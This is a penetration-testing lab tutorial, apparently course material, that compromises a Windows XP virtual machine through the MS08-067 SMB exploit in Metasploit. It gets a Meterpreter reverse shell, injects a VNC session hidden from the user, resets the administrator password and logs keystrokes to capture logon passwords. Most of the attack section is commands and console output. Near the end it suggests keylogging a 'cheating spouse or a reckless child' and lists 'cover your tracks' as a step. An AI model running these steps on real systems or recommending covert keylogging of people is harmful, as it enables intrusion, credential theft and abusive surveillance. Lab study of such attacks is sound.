

# Lab - Establishing A VNC Shell Using Meterpreter

## Overview

In this lab, we see how easy Meterpreter can be used to establish a reverse shell with Windows XP using a well-known SMB exploit. We will also see how to detect any counter measure that may be running on the remote target. We will establish a remote desktop session using a VNC payload and capture keystrokes to include logon passwords using Meterpreter.

## Hardware requirements for these labs:

1. Do not use a Wi-Fi connection. Use an Ethernet cable to connect to the network. Wi-Fi is configured for IPsec which can impede the labs from working. The additional transport and tunneling protocols do not play well with Kali or Metasploit.
2. The IP address used in the lab are only examples. The IP addresses for your Kali and XP victim will differ.

The Meta-Interpreter (Meterpreter) is a useful payload provided by Metasploit. The Meterpreter is an advanced multi-function payload used to leverage our capabilities dynamically at runtime when standing in a remote system our tools are elsewhere. Systems which are not in our network, but are in the network of the exploited system, can be easily exploited using Meterpreter. In simple terms, Meterpreter provides an interactive shell allowing the use of extensible features is increasing the chances for a successful penetration test.

Ensure your version of the Metasploit framework has been updated! Many of the commands used in this lab will not work with older versions.

Open a new terminal window and type the following command:

```
apt update; apt install metasploit-framework
```

```
root@kali:~# apt update; apt install metasploit-framework
Get:1 http://kali.cs.nctu.edu.tw/kali kali-rolling InRelease [30.5 kB]
Get:2 http://kali.cs.nctu.edu.tw/kali kali-rolling/main amd64 Packages [16.0 MB]
Hit:3 http://deb.i2p2.no unstable InRelease
Get:4 http://kali.cs.nctu.edu.tw/kali kali-rolling/contrib amd64 Packages [101 k
B]
```

## Network Discovery

We begin this penetration test just as we start every penetration test by discovering what's on the network.

We need to some basic network information before we can start our scan.

Look at your Kali's IP address. Identify the network portion of the address.

You need to discover the network portion of your network. On your Kali machine open a terminal and type IFCONFIG to see your Kali IP address. You'll more than likely be using a class C address, so the first three octets represent the network portion. The last octet is your host IP address.

## How did that happen?

We physically connected our laptop to the network. Our laptop picks up an IP address using DHCP. We can now look at the IP address assigned to our Kali machine to find the network portion of the network.

We know our cable is plugged into the Ethernet port on our machine. We only have one Ethernet port, so the number begins with zero. Look at the subnet mask. In this the subnet mask for my Kali which is the default for a class C network. The first three octets are taken up by the network; they're full. Look at the first three octets of my IP address. This is the network portion I seek.

```
root@kali: ~  
File Edit View Search Terminal Help  
root@kali:~# ifconfig  
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500  
    inet 192.168.225.138 netmask 255.255.255.0 broadcast 192.168.225.255  
    inet6 fe80::20c:29ff:fe66:cce1 prefixlen 64 scopeid 0x20<link>  
    ether 00:0c:29:66:cc:e1 txqueuelen 1000 (Ethernet)  
    RX packets 113 bytes 19827 (19.3 KiB)  
    RX errors 0 dropped 0 overruns 0 frame 0  
    TX packets 49 bytes 5008 (4.8 KiB)  
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
```

For this to succeed you need your XP victim up and running, connected to the same network and configured either statically or dynamically with IP address from your network IP range.

Let us discover the XP victim using Nmap.

We can find and identify all the devices running on the network and the operating system using

Nmap -sV followed by the network range of available IP addresses. This is my network range, not yours.

```
root@kali:~# nmap -sV 192.168.225.0-254
```

I'm scanning every IP address from .0 thru .254 belonging to the network of 192.168.225.0, and I want to know the operating system and the ports running on each device.

With my scans result completed, I see I have a Windows XP with two ports of interest running. The IP address of the machine is 192.168.225.134, and I have ports 445 and 3389.

```
Nmap scan report for 192.168.225.134  
Host is up (0.00030s latency).  
Not shown: 990 closed ports  
PORT      STATE SERVICE          VERSION  
6/tcp     filtered unknown  
135/tcp    open  msrpc            Microsoft Windows RPC  
139/tcp    open  netbios-ssn      Microsoft Windows 98 netbios-ssn  
427/tcp    filtered svrloc  
445/tcp    open  microsoft-ds      Microsoft Windows XP microsoft-ds  
1064/tcp   filtered jstcl  
3389/tcp   open  ms-wbt-server     Microsoft Terminal Service  
7402/tcp   filtered rtps-dd-mt  
15002/tcp  filtered unknown  
31337/tcp  filtered Elite  
MAC Address: 00:0C:29:E0:D7:A1 (VMware)  
Service Info: OSs: Windows, Windows 98, Windows XP; CPE: cpe:/o:microsoft:windows, cpe:/o:microsoft:windows_98, cpe:/o:microsoft:windows_xp
```


We need a Meterpreter payload session, and it just so happens port 445 has a well exploit which can be easily exploited for this very purpose. Port 445 runs the Microsoft file sharing service (SMB) which if left unpatched, is a potential attack vector easily exploited.

After we launch the exploit for port 445 running the Microsoft file sharing service, we will have a reverse shell which will be our Meterpreter session.

The reverse\_tcp type payload of Meterpreter will throw back the shell to the host system. The Meterpreter session will open after the successful exploitation.


For this demonstration, we will be using the well-known exploit of **windows/smb/ms08\_067\_netapi**.

## Launch Metasploit




```
root@kali: ~  
File Edit View Search Terminal Help  
root@kali:~# msfconsole
```

Tell Metasploit to use the exploit, **windows/smb/ms08\_067\_netapi**.



```
Payload caught by AV? Fly under the radar with Dynamic Payloads in  
Metasploit Pro -- learn more on http://rapid7.com/metasploit  
  
=[ metasploit v4.11.5-2016010401 ]  
+ -- ==[ 1517 exploits - 875 auxiliary - 257 post ]  
+ -- ==[ 437 payloads - 37 encoders - 8 nops ]  
+ -- ==[ Free Metasploit Pro trial: http://r-7.co/trymsp ]  
  
msf > use windows/smb/ms08_067_netapi  
msf exploit(ms08_067_netapi) >
```

To see what options, need to be configured for this exploit to work, use the **show options** command.



```
msf > use windows/smb/ms08_067_netapi  
msf exploit(ms08_067_netapi) > show options  
  
Module options (exploit/windows/smb/ms08_067_netapi):  
  
Name      Current Setting  Required  Description  
----      -  
RHOST     445              yes       The target address  
RPORT     445              yes       Set the SMB service port  
SMBPIPE   BROWSER          yes       The pipe name to use (BROWSER, SRVSVC)  
  
Exploit target:  
  
Id  Name  
--  -  
0   Automatic Targeting  
  
msf exploit(ms08_067_netapi) >
```

Look at the **required** input which needs to be configured to successfully launch this exploit.

Set the remote host (RHOST). Use the IP address Nmap discovered for your XP victim.

```
msf exploit(ms08_067_netapi) > set RHOST 192.168.225.134
RHOST => 192.168.225.134
msf exploit(ms08_067_netapi) > █
```

This is my remote host, not yours!

Launch the meterpreter payload....

```
msf exploit(ms08_067_netapi) > exploit

[*] Started reverse TCP handler on 192.168.225.128:4444
[*] Automatically detecting the target...
[*] Fingerprint: Windows XP - Service Pack 2 - lang:English
[*] Selected Target: Windows XP SP2 English (AlwaysOn NX)
[*] Attempting to trigger the vulnerability...
[*] Sending stage (957487 bytes) to 192.168.225.134
[*] Meterpreter session 1 opened (192.168.225.128:4444 -> 192.168.225.134:1037) at 2016-02-05 22:16:06 -0500

meterpreter > █
```

Success! Now let's check out our victim using the different Meterpreter command options.

### **run checkvm**

This checks whether the target is a virtual machine. This is quite useful in environments where a huge virtual infrastructure is present. Not always accurate since my XP victim is running virtually in VMware.

```
meterpreter > run checkvm
[*] Checking if target is a Virtual Machine .....
[*] It appears to be physical host.
meterpreter > █
```

### **run getcountermeasure**

Entering this will get the attack countermeasures deployed on the target victim. This is important as there may be a signature-detection system deployed presently. This also detects firewall policies and anti-virus software.



```
meterpreter > run getcountermeasure
[*] Running Getcountermeasure on the target...
[*] Checking for countermeasures...
[*] Getting Windows Built in Firewall configuration...
[*]
[*] Domain profile configuration:
[*] -----
[*] Operational mode           = Enable
[*] Exception mode            = Enable
[*]
[*] Standard profile configuration (current):
[*] -----
[*] Operational mode           = Disable
[*] Exception mode             = Enable
[*]
[*] Local Area Connection firewall configuration:
[*] -----
[*] Operational mode           = Enable
[*]
[*] Checking DEP Support Policy...
meterpreter > █
```

### run get\_local\_subnets

Entering this will give information about the local subnets in which the target system belongs. This is useful to get information about other systems running on the same subnet.

```
meterpreter > run get_local_subnets
Local subnet: 192.168.225.0/255.255.255.0
meterpreter > Entering this will give information about the local subnets in which the
target system belongs. This is useful to get information about other systems running in
the same subnet. █
```

### run get\_application\_list

This command gives us the whole list of applications installed on the target system, with their versions. We can use this to find specific vulnerabilities in the application version, for further exploitation.

```
meterpreter > run get_application_list

Installed Applications
=====

Name  Version
----  -
meterpreter > █
```

There are plenty more Meterpreter commands that can run but let's move on to more interesting exploits.


## Remote VNC injection

In computing, **Virtual Network Computing (VNC)** is a graphical desktop sharing system that uses the Remote Frame Buffer protocol (RFB) to remotely control another computer. It allows the hacker to see and use the remote PC as if we were physically sitting at the machine; we see what the remote user sees.

Using the Metasploit payload for VNC injection, we can also inject a VNC server remotely and can have the display thrown back to our host system (Kali).

Users of the target system will not notice their display is being shared, though there is a trick—we have to disable the Metasploit courtesy shell which appears on the target system's display. If the courtesy shell is not disabled, it will show a blue command prompt window at the time of exploitation, as shown in the following image. This can warn the users of the target system, and result in attack detection.

The latest update for this exploit disables the courtesy shell automatically for us. VNC injection can also be used when a user is not logged in.



1. Quit Meterpreter by typing **quit** at the prompt.
2. At the `msf > use windows/smb/ms08_067_netapi` prompt we need to set a new payload to allow remote VNC injection.
3. Type `set payload windows/vncinject/reverse_tcp`
4. Type show options...

```
root@kali: ~  
File Edit View Search Terminal Help  
msf > use windows/smb/ms08_067_netapi  
msf exploit(ms08_067_netapi) > set payload windows/vncinject/reverse_tcp  
payload => windows/vncinject/reverse_tcp  
msf exploit(ms08_067_netapi) > show options  
Module options (exploit/windows/smb/ms08_067_netapi):  


| Name    | Current Setting | Required | Description                            |
|---------|-----------------|----------|----------------------------------------|
| RHOST   |                 | yes      | The target address                     |
| RPORT   | 445             | yes      | The SMB service port                   |
| SMBPIPE | BROWSER         | yes      | The pipe name to use (BROWSER, SRVSVC) |

  
Payload options (windows/vncinject/reverse_tcp):  


| Name                 | Current Setting | Required | Description                                               |
|----------------------|-----------------|----------|-----------------------------------------------------------|
| AUTOVNC              | true            | yes      | Automatically launch VNC viewer if present                |
| DisableCourtesyShell | true            | no       | Disables the Metasploit Courtesy shell                    |
| EXITFUNC             | thread          | yes      | Exit technique (Accepted: '', seh, thread, process, none) |
| LHOST                |                 | yes      | The listen address                                        |
| LPORT                | 4444            | yes      | The listen port                                           |
| VNCHOST              | 127.0.0.1       | yes      | The local host to use for the VNC proxy                   |
| VNCPORT              | 5900            | yes      | The local port to use for the VNC proxy                   |
| ViewOnly             | true            | no       | Runs the viewer in view mode                              |

  
Exploit target:  


| Id | Name                |
|----|---------------------|
| 0  | Automatic Targeting |

  
msf exploit(ms08_067_netapi) > 
```

Looking at the module options, we see will need to configure some IP address information.

We need to set the VNCHOST to the IP address of our Kali machine.

```
msf exploit(ms08_067_netapi) > set VNCHOST 192.168.225.138  
VNCHOST => 192.168.225.138  
msf exploit(ms08_067_netapi) > 
```

We need to set the IP address for the LHOST using the same IP address as before:

```
msf exploit(ms08_067_netapi) > set VNCHOST 192.168.225.138  
VNCHOST => 192.168.225.138  
msf exploit(ms08_067_netapi) > set LHOST 192.168.225.138  
LHOST => 192.168.225.138  
msf exploit(ms08_067_netapi) > 
```


We need to set the IP address for the RHOST which is our target machine.

```

msf exploit(ms08_067_netapi) > set VNCHOST 192.168.225.138
VNCHOST => 192.168.225.138
msf exploit(ms08_067_netapi) > set LHOST 192.168.225.138
LHOST => 192.168.225.138
msf exploit(ms08_067_netapi) > set RHOST 192.168.225.134
RHOST => 192.168.225.134
msf exploit(ms08_067_netapi) >

```

The VNCINJECT payload is set to run in view mode only, and we can see this if we do a show options command.




Set the ViewOnly variable for this payload to false.

```

msf exploit(ms08_067_netapi) > set ViewOnly false
ViewOnly => false
msf exploit(ms08_067_netapi) >

```

At the prompt, we type in exploit, and we connect. We now have a VNC session with the victim, no courtesy prompt, and full access.






This is the VNC display of my victim machine as seen from my Kali desktop. You need to understand I have a complete run of the machine as if I was sitting at that the remote machine, which is the purpose of VNC.


### Change the Administrator password.

Now that we have complete access to the victim's machine, we can change the administrator's password or any password for that matter. Change the administrator's password to **password**. Remember the password! These steps work in every case as long as you're able to log in as an administrator.

1. Press Win-r. This opens the run line on your Windows XP machine. In the "Open:" field, type compmgmt.msc, and then press Enter. This opens Computer Management
2. Double-click the Users folder. On the right, in the list of local users, right-click the account name for the Administrator account and select Set Password.
3. Set the password to **password**. Remember the password!



When you are done playing around with the remote desktop, type in exit at the prompt, and you will be disconnected. Be sure to disconnect!



And still more fun....

In this lab, we will use a keylog scanner to capture and log all the key strokes from our victim machine.

For this, to work, we will need a Meterpreter session with the remote victim.

1. Start a Metasploit console. (hint: use your up and down arrows to see your command history)
2. Use the same ms08-067\_netapi exploit but note that any working exploit that gives us the Meterpreter session would also work. It's not so much the exploit we want as it is a Meterpreter session.

```
msf > use windows/smb/ms08_067_netapi
```

3. Set the RHOST IP address

```
msf exploit(ms08_067_netapi) > set RHOST 192.168.225.134
```

4. Launch the exploit

And we now have a Meterpreter session with the remote host. (Hint: Remember this trick is you need to establish a Meterpreter session.)

```
msf exploit(ms08_067_netapi) > set RHOST 192.168.225.134
RHOST => 192.168.225.134
msf exploit(ms08_067_netapi) > exploit

[*] Started reverse TCP handler on 192.168.225.128:4444
[*] Automatically detecting the target...
[*] Fingerprint: Windows XP - Service Pack 2 - lang:English
[*] Selected Target: Windows XP SP2 English (AlwaysOn NX)
[*] Attempting to trigger the vulnerability...
[*] Sending stage (957487 bytes) to 192.168.225.134
[*] Meterpreter session 1 opened (192.168.225.128:4444 -> 192.168.225.134:1055) at 2016-02-05 23:16:25 -0500

meterpreter >
```

### Using a keylogger with Metasploit

Once we have established a meterpreter session, we need to migrate Meterpreter to the Explorer.exe process so that we don't have to worry about the exploited process getting reset and closing our session. To do this, we need to identify the process ID for explorer.exe.

Use the **ps** command to see what processes are running on the victim.

DOWS\system32\winlogon.exe						
644	600	services.exe	x86	0	NT AUTHORITY\SYSTEM	C:\WINDOWS
\system32\services.exe						
680	600	lsass.exe	x86	0	NT AUTHORITY\SYSTEM	C:\WINDOWS
\system32\lsass.exe						
684	976	wscntfy.exe	x86	0	EXAT-54458F691A\Administrator	C:\WINDOWS
\system32\wscntfy.exe						
764	600	logon.scr	x86	0	EXAT-54458F691A\Administrator	C:\WINDOWS
\System32\logon.scr						
820	644	svchost.exe	x86	0	NT AUTHORITY\SYSTEM	C:\WINDOWS
\system32\svchost.exe						
884	644	svchost.exe	x86	0	NT AUTHORITY\NETWORK SERVICE	C:\WINDOWS
\system32\svchost.exe						
976	644	svchost.exe	x86	0	NT AUTHORITY\SYSTEM	C:\WINDOWS
\System32\svchost.exe						
1032	644	svchost.exe	x86	0	NT AUTHORITY\NETWORK SERVICE	C:\WINDOWS
\system32\svchost.exe						
1092	1048	explorer.exe	x86	0	EXAT-54458F691A\Administrator	C:\WINDOWS
\Explorer.EXE						
1100	644	svchost.exe	x86	0	NT AUTHORITY\LOCAL SERVICE	C:\WINDOWS
\system32\svchost.exe						
1380	644	spoolsv.exe	x86	0	NT AUTHORITY\SYSTEM	C:\WINDOWS
\system32\spoolsv.exe						
1660	644	imapi.exe	x86	0	NT AUTHORITY\SYSTEM	C:\WINDOWS
\system32\imapi.exe						
1880	1092	cmd.exe	x86	0	EXAT-54458F691A\Administrator	C:\WINDOWS
\system32\cmd.exe						
1932	644	alg.exe	x86	0	NT AUTHORITY\LOCAL SERVICE	C:\WINDOWS

Once we have identified the PID (Process ID), we use the migrate command to move the session.

```
meterpreter > migrate 1092
[*] Migrating from 976 to 1092...
[*] Migration completed successfully.
meterpreter > 
```


Check yourself.... **getpid**

```
meterpreter >
meterpreter > getpid
Current pid: 1092
meterpreter > 
```

Looks good!


Finally, we can start the keylogger,

1. At the prompt type **keyscan\_start**.
2. Open Notepad on your victim machine and start typing. Type in your name, the course name, and number along with any other pertinent information you would like to see captured.
3. After few minutes you can check the capture using the **keyscan\_dump** command.



## Capturing usernames and passwords

1. Log off your Windows XP victim machine.
2. Check your process ID and find the one running the winlogon process.
3. Migrate Meterpreter to this new process ID.





```
meterpreter > migrate 600
[*] Migrating from 1092 to 600...
[*] Migration completed successfully.
meterpreter > █
```

1. Type in **keyscan\_start**
2. Log on to your victim machine.... using the new administrator password of **password**
3. Type in **keyscan\_dump**

```
meterpreter > keyscan_start
Starting the keystroke sniffer...
meterpreter > keyscan_dump
Dumping captured keystrokes...
password <Return>
meterpreter > █
```

My Windows XP password is circled in red.

You could upgrade to a better victim say Windows 7, 8 or 10 and look for exploits giving you a Meterpreter session. If you need to check up on a cheating spouse or a reckless child, using a keylogger would be one way to do it.

### **Remember the steps for a successful hack:**

1. Scan the network for all available host. (Nmap)
2. Identify which hosts have what ports running, i.e., operating system, service packs, FTP, IIS and other services. (Nmap -A or Nmap -sV)
3. Identify which exploits will work against your chosen target.
4. Choose an exploit, configure your options, launch.
5. Cover your tracks.

### **Lab Summary**

